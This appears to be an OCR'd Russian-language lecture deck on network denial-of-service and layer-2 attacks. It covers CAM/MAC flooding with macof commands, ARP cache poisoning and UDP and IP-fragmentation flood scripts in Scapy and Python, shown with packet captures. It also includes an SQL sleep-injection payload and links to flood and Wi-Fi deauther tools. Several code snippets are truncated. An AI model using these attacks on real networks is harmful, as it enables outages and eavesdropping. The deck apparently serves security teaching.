Злоумышленник объявляет маршруты к несуществующим узлам авторизованным узлам, присутствующим в сети. Авторизованные узлы добавляют их в таблицы маршрутизации и в конечном итоге получают переполнение таблицы маршрутизации, делая невозможным создание новых записей, соответствующих новым маршрутам к авторизованным узлам.

Проактивные протоколы маршрутизации более уязвимы, чем протоколы маршрутизации, работающие в реальном времени.

Таблица CAM (content addressable memory):

Таблица CAM - это таблица, которая отображает физические аппаратные MAC-адреса на IP-адреса в локальной сети.

Все таблицы CAM имеют фиксированный размер.

Routing Table Overflow

Расположение сети:

Алиса в порту 1, Боб на порту 2, Чарли в порту 3
Алиса хочет безопасно общаться с Бобом.
Чарли хочет подслушать Алису и Боба.

Нормальное поведение CAM:

(Периодически) Алиса отправляет пакет ARP для Боба. Пакет перемещается в концентратор и выходит во все остальные порты. Пакет ARP говорит: «Это Алиса на порту 1. Если вы Боб, пожалуйста, ответьте и скажите мне ваш порт». Чарли получает этот трафик и игнорирует его.
Боб отвечает пакетом, который говорит: «Я Боб, на порту 2».
Предположим, Алиса хочет отправить трафик Бобу и только Бобу. Алиса использует таблицу CAM, чтобы определить, что Боб находится на порте 2, и инициирует соединение через порт 2 и только через порт 2. Никакой трафик Боба не попадает на порт 3.

Routing Table Overflow

Чарли хочет подслушать сообщения Алисы и Боба.

Чарли проводит атаку переполнения CAM, отправляя Алисе множество специально созданных пакетов, которые связывают поддельные MAC-адреса с портами.

Например, Чарли отправляет Алисе пакеты, в которых говорится, что «Xanjedejardin находится на порту 3», а «Shamankalankamana на порту 3», «Чубакка на порту 3», «Джон Уэйн на порту 3» и «Сеймур Баттс на порту 3» и «Master Shake находится на порту 3» и так далее, пока таблица CAM Алисы не заполнится.

Когда Боб присоединяется к сети, у Алисы нет места для сохранения записи, сопоставляющей Боба с портом. Извини, Боб.

Routing Table Overflow

Что происходит дальше:

Алиса не отправляет пакет ARP для Боба - таблица CAM заполнена, поэтому Алиса в любом случае ничего не может сделать с этой информацией.

Предположим, Алиса хочет отправить трафик Бобу и только Бобу.


Нет записи, в которой указан порт Боба. Таблица CAM слишком полна важной информации, например, какой порт Master Shake. Поэтому этот трафик транслируется на все порты.

Чарли и Боб оба получают трафик, предназначенный для Боба.

MAC FLOOD


Атака второго уровня модели OSI для отключения коммутато путем переполнения таблицы MAC-адресов.


Scapy



MAC FLOOD

macof
-i interface Specify the interface to send on.
-s src Specify source IP address.
-d dst Specify destination IP address.
-e Specify target hardware address.
-x sport Specify TCP source port.
-y dport Specify TCP destination port.
-n times Specify the number of packets to send





MAC FLOOD

Macof может забросать коммутатор случайными MAC-адресами. Он заполняет CAM таблицу коммутатора, поэтому новые MAC-адреса не могут быть сохранены, и коммутатор начинает отправлять все пакеты на все порты и начинает действовать как концентратор, таким образом, мы можем отслеживать весь трафик, проходящий через него.

macof -i eth1 -n 10

Пример флуда случайными MAC-адресами, предназначенными для 192.168.1.1.

macof -i eth1 -d 192.168.1.1

Macof

При проведении пентеста этот инструмент пригодится для сниффинга. Некоторые коммутаторы не позволяют подделывать ARP-пакеты. Этот инструмент можно использовать для того, чтобы проверить, не перегружен ли свич. Некоторые коммутаторы начинают вести себя как концентраторы, передавая все приходящие пакеты всем адресатам. Это облегчает сниффинг. Некоторые свичи также имеют тенденцию аварийно завершать работу и перезагружаться. Такой вид стресс-тестирования второго уровня модели OSI может быть выполнен с помощью этого замечательного инструмента.

Routing table poisoning
(«Отравление» таблицы маршрутизации)

Злоумышленник создает поддельные обновления маршрутизации или изменяет пакеты обновления маршрута, которые он видит в сети, и отправляет их соседним узлам в сети. Это приводит к отравлению таблицы маршрутизации, что может привести к неоптимальной маршрутизации, перегрузке сети или ее недоступности.

Для самостоятельного изучения:

- RIPv2 Routing Table Poisoning
- OSPF Routing Table Poisoning
- EIGRP Routing Table Poisoning


«Отравление» кэша маршрута

Для протоколов маршрутизации по требованию каждый узел хранит кэш о маршрутах, которые он видел недавно. Как и таблица маршрутизации, кэш маршрутов также может быть «отравлен», что может привести к неоптимальной маршрутизации, перегрузке сети или недоступности сети.

MAC FLOOD

https://github.com/nickxla/arp-cache-poisoning

```python
from scapy.all import *
import argparse
import socket

parser = argparse.ArgumentParser(description='ARP Cache Poisoning using Scapy.')
parser.add_argument('--gateway', '-g', help='Gateway IP', required=True)
parser.add_argument('--target', '-t', help='Target IP', required=True)

args = parser.parse_args()

hostname = socket.gethostname()
host_ip = socket.gethostbyname(hostname)


def getMAC(ip):
    arp_packet = ARP(hwdst="ff:ff:ff:ff:ff:ff", psrc=hos
```



При успешной атаке получим следующее:

IP	MAC
10.0.0.3	DE:AD:BE:EF:CA:FE
10.0.0.138	DE:AD:BE:EF:CA:FE

Роутер и атакущий будут иметь один MAC в ARP таблице жертвы.

UDP FLOOD

Во время такой атаки сервер получает огромное количество UDP пакетов в единицу времени от широкого диапазона IP-адресов. Сервер или сетевое оборудование перед ним оказывается переполненным поддельными UDP пакетами. Атака провоцирует перегрузку сетевых интерфейсов путем занятия всей полосы пропускания.

В протоколе UDP нет понятия об установлении соединения (handshake), как в TCP. Это делает фильтрацию UDP Flood с сохранением легитимного UDP-трафика крайне сложной задачей, а также эффективным средством для переполнения канала.

Из-за наличия сложностей проверки UDP трафика (отсутствие механизма проверки сессии как с TCP.

Единственным верным (можно и заблокировать все) средством для борьбы с UDP Flood является прием всего объема атакующего трафика и его детальный анализ.

UDP FLOOD

Пример сгенерированного UDP трафика


```
            s.close()
            print("[*] Error")

for y in range(threads):
    if choice == 'y':
        th = threading.Thread(target =
        th.start()
    else:
        th = threading.Thread(target =
        th.start()
```


```
] Sent!!!
] Sent!!!
```

57	94.681417082	RealtekU_12:35:02	PcsCompu_3b:0c:7d	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
58	94.681418455	RealtekU_12:35:02	PcsCompu_3b:0c:7d	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
59	94.681420960	RealtekU_12:35:02	PcsCompu_3b:0c:7d	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
60	94.681810852	10.0.2.15	192.168.1.254	UDP	1066	57417 → 80 Len=1024
61	94.681814468	10.0.2.15	192.168.1.254	UDP	1066	57417 → 80 Len=1024
62	94.681887229	10.0.2.15	192.168.1.254	UDP	1066	57417 → 80 Len=1024
63	108.021516770	10.0.2.15	192.168.1.254	UDP	1066	43388 → 80 Len=1024
64	108.021559253	10.0.2.15	192.168.1.254	UDP	1066	52344 → 80 Len=1024
65	108.021561853	10.0.2.15	192.168.1.254	UDP	1066	40889 → 80 Len=1024
66	108.021563801	10.0.2.15	192.168.1.254	UDP	1066	52344 → 80 Len=1024
67	108.021565827	10.0.2.15	192.168.1.254	UDP	1066	40889 → 80 Len=1024
68	118.005589527	10.0.2.15	192.168.1.254	UDP	1066	37859 → 80 Len=1024
69	118.005629637	10.0.2.15	192.168.1.254	UDP	1066	39356 → 80 Len=1024
70	118.005632633	10.0.2.15	192.168.1.254	UDP	1066	50703 → 80 Len=1024
71	118.005634545	10.0.2.15	192.168.1.254	UDP	1066	39356 → 80 Len=1024
72	118.005636474	10.0.2.15	192.168.1.254	UDP	1066	56301 → 80 Len=1024


https://github.com/Leeon123/TCP-UDP-Flood/blob/master/flood.py


Wi-fi (HW example)






Bonus: Атакуем Луку






Wi-fi




He protecc
He attacc


MGTS
15:10
93 %
Настройки
Wi-Fi
Wi-Fi
pwned
ВЫБРАТЬ СЕТЬ...
Превед
Превед
Превед
Превед
Превед
Превед
Превед
Превед
Превед
MT
MT_FREE
Другая...

Фрагментационные атаки

На IP-уровне сетевые устройства могут фрагментировать пакеты для оптимизации их длины при передаче по различным каналам связи. Большой IP-пакет (а также его содержимое, представляющее собой TCP- либо UDP- пакет или пакет другого типа) разбивается на группу фрагментированных пакетов, к каждому из которых присоединяется свой IP-заголовок. Фрагменты один за другим пересылаются по сети и собираются на машине получателя в один первоначальный пакет.

Атаки данного типа вызывают отказ в обслуживании, используя уязвимости некоторых стеков TCP/IP, связанных со сборкой IP-фрагментов.

Примером может служить атака **TearDrop**, в результате которой во время передачи фрагментов происходит их смещение, что при сборке пакета вызывает их перекрытие. Попытка атакуемого компьютера восстановить правильную последовательность фрагментов вызывает аварийное завершение системы.

Фрагментационные атаки

https://github.com/BelaskerAdel/Few_Line_Code_Attacks/blob/master/FragmentAttack/FragmentAttack.py


```
    for p in fragment(IP(dst=Ip,flags="MF",id=222)/UDP(dpo
        p.frag-=1
        send(p,iface=Interface,verbose=0)

    p.frag+=1
    p.flags=0

    send(p,iface=Interface,verbose=0)

    return 0

for p in range(100000):
    StormFragmentAttack("192.168.1.254","eth0",44)
```

```
File "/usr/local/lib/python3.7/dist-packages/scapy/packet.py", line
  return self.post_build(pkt, pay)
File "/usr/local/lib/python3.7/dist-packages/scapy/layers/inet.py",
  p = p[:4] + struct.pack("!H", tmp_len) + p[6:]
truct.error: 'H' format requires 0 <= number <= 65535

%Run 1.py
```

1	0.000000000	fe80::a00:27ff:fe3b:c7d	ff02::16	ICMPv6	90	Multicast Listener Report Messa
2	0.030486179	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
3	0.069719432	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
4	0.093000942	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Transaction ID
5	0.111071492	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
6	0.149609172	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
7	0.213784692	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
8	0.269439528	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
9	9.984903635	fe80::a00:27ff:fe3b:c7d	ff02::16	ICMPv6	90	Multicast Listener Report Messa
10	10.013841305	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
11	10.041711661	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Transaction ID
12	10.042722845	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
13	10.075860428	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
14	10.113566631	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
15	10.157491973	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
16	10.222919491	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
17	19.998813083	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
18	20.007350399	fe80::a00:27ff:fe3b:c7d	ff02::16	ICMPv6	90	Multicast Listener Report Messa
19	20.038587318	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
20	20.055922854	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Transaction ID
21	20.082006301	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
22	20.108945865	fe80::a00:27ff:fe3b:c7d	ff02::16	ICMPv6	90	Multicast Listener Report Messa
23	20.136875969	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
24	20.188352842	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
25	20.226874017	10.0.2.15	192.168.1.254	IPv4	1514	Fragmented IP protocol (proto=U
26	24.353110064	10.0.2.2	10.0.2.15	DHCP	590	DHCP ACK - Transaction ID

Объемные атаки (Volumetric Attacks)

Цель объемной атаки – использовать ботнет для генерации большого количества трафика. Используются запросы с добавленным экспоненциальным компонентом ответа.



Объемные атаки (Volumetric Attacks)

Не смотря на то, что объемные атаки в первую очередь направлены на вызов перегрузки, они могут быть признаком скрытого мотива, такого как попытка проникновения на незащищенный сервис.

В таких случаях злоумышленники могут пытаться вызвать как можно больше сбоев и прочих отвлекающих факторов, включая быстрое изменение своих атак.

Такие виды атак могут быть предназначены для отключения брандмауэра или системы предотвращения вторжений, позволяя злоумышленникам проникать в сеть, устанавливать вредоносные программы и воровать данные.

Атаки на приложения

Используют специфические аспекты архитектуры веб приложений и микросервисов.

Злоумышленник может создать изощренные вредоносные запросы, имитирующие легитимный трафик, который будет проходить через все защитные системы, в том числе и WAF (web application firewall; фаервол для веб-приложений).

В современной архитектуре микросервисов DDoS атака на уровне приложений может стать особенно эффективной, если ставится задача по выводу из строя этой службы.

Существуют огромные фреймворки для тестирования приложений на возможность интерпретации запросов, ведущих в отказу в обслуживании.

Атаки на приложения

Максимально понятный пример

SQL Sleep

```
SELECT *
FROM   users
WHERE  id = -9000
       OR 1073 = Sleep(5)
         AND foo = 'bar'
```

Почему происходит ДУДОС!?

- Неправильный конфиг / отсутствие брандмауэра
- Неправильный конфиг / отсутствие системы предотвращения вторжений
- Плохая конфигурация на коммутаторах
- Плохия конфигурация на серверах (например, длительность тайм-аута)

Как происходит?

- Необычно низкая производительность сети (открытие файлов или доступ к веб-сайтам)
- Недоступность определенного веб-сайта
- Невозможность получить доступ к любому веб-сайту
- Резкое увеличение количества полученных спам-писем
- Отключение беспроводного или проводного интернет-соединения
- Долгосрочный отказ в доступе к сети или любым интернет-сервисам

Contact me: Telegram: @N3M351DA
Read more: Telegram : @in51d3

Useful links

SYN FLOOD:

- https://networkguru.ru/dos-ataka-tcp-syn-flood/
- https://github.com/Vecnik88/synFlood
- https://github.com/EmreOvunc/Python-SYN-Flood-Attack-Tool
- https://github.com/gabrielpereirapinheiro/syn_flood
- https://github.com/JuxhinDB/synner

MAC FLOOD:

- https://kalilinuxtutorials.com/macof/
- https://github.com/BelaskerAdel/Few_Line_Code_Attacks/tree/master/MacFlood
- https://0xbharath.github.io/art-of-packet-crafting-with-scapy/network_attacks/cam_overflow/index.html

Useful links

ICMP FLOOD:

- https://github.com/Markus-Go/bonesi
- https://github.com/MrScytheLULZ/DDoS-Scripts
- https://www.pcwdld.com/network-traffic-generator-and-stress-testing-tools
- http://0daysecurity.com/articles/hping3_examples.html

ELSE:

- https://allwebstuff.info/hping3-%D1%84%D0%BB%D1%83%D0%B4%D0%B8%D0%BC-%D0%BF%D0%BE-%D1%81%D0%B2%D0%BE%D0%B5%D0%BC%D1%83-%D1%81%D0%B0%D0%B9%D1%82%D1%83
- https://charlesreid1.com/wiki/Kali/Layer_3_Attacks#Routing_Table_Poisoning
- https://github.com/mininet
- https://github.com/ErwanLegrand/smtp-blackhole/blob/master/smtp-blackhole.go

Useful links

Wi-Fi:

- https://www.hackster.io/mrtejaslol/wifi-hacking-using-esp8266-5edb1e#toc-step-2--installation-4
- https://github.com/spacehuhn/esp8266_deauther/blob/master/esp8266_deauther/esp8266_deauther.ino
- https://github.com/spacehuhn/esp8266_deauther/wiki/Installation

- **ELSE:**
- https://github.com/celefthe/udp-flooder
- https://tools.kali.org/information-gathering/thc-ipv6
- https://www.securitylab.ru/analytics/489330.php